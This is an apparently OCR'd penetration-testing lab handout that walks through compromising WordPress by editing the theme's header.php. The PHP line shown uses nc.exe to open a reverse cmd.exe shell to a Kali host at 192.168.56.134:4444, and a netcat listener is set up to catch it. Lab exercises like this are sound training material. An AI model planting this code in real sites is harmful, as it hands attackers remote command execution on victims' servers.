

Lab - Exploiting WordPress using Metasploit

Overview


From the WordPress dashboard, use the menu on the left of the screen to click on Appearance and then Editor:



On the next page, over to the right under templates, select the PHP file, header.php:




You will see the PHP code for that page:



At the top of the page, add the following using Kali's IP and listener port:

```
<?php echo shell_exec("nc.exe 192.168.56.134 4444 -e cmd.exe");
?>
```


Scroll to the bottom of the page and press the update button.



Back at your Kali machine, open a terminal and set up a Netcat listener using the following command:

```
netcat -nlvp 4444
```

Press Enter.



Return to your WordPress dashboard and refresh the page using your F5 button.